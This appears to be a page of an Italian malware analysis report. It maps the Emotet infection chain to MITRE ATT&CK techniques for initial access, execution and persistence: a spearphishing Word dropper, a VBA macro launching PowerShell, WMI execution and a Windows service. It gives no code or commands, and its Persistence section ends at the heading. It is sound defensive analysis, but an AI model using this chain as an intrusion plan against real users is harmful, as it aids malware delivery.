


MAPPING ON

**MITRE**


**ATT&CK™**

# Tattica: Initial Access



- “Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution” [MITRE T1566/001]
- “Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. Employs the use of links to download malware contained in email to avoid defenses that may inspect email attachments” [MITRE T1566/002]
  - > Difatti il documento word malevolo, dropper di Emotet, potrebbe raggiungere la macchina vittima grazie ad una di queste 2 tecniche.
- “Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion” [MITRE T1078/003]
  - > Difatti il malware inizia l'esecuzione nell'ambito dell'utente corrente, poi implementa persistenza e privilege escalation ponendosi come servizio windows in background da eseguire all'avvio del SO.

# Tattica: Execution



- “Adversaries may abuse PowerShell commands and scripts for execution” [MITRE T1059/001] --> Il malware abusa la PowerShell per eseguire lo script dropper e per lanciare il payload (tramite la “**invoke-item**” che abbiamo visto nel dropper script PowerShell)


- “Adversaries may use VB payloads to execute malicious commands. Common malicious usage includes automating execution of behaviors with VBScript or embedding **VBA content** into Spearphishing Attachment payloads” [MITRE T1059/005] --> Nel documento Word dropper è presente un VBA script che costruisce il comando powershell di esecuzione dell’effettivo script PowerShell dropper.

- “An adversary may rely upon a user opening a malicious file in order to gain execution ” [MITRE T1204/002] --> L’attacco può iniziare con l’apertura di un documento word malevolo


- “An adversary may rely upon a user clicking a malicious link in order to gain execution. Links may also lead users to download files that require execution via **Malicious File**.” [MITRE T1204/001] --> l’attacco può iniziare con il download del dropper tramite link malevolo

- “Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads.” [MITRE T1047/001] --> La Powershell per l’esecuzione dello script dropper è eseguita grazie alla WMI

# Tattica: Persistance



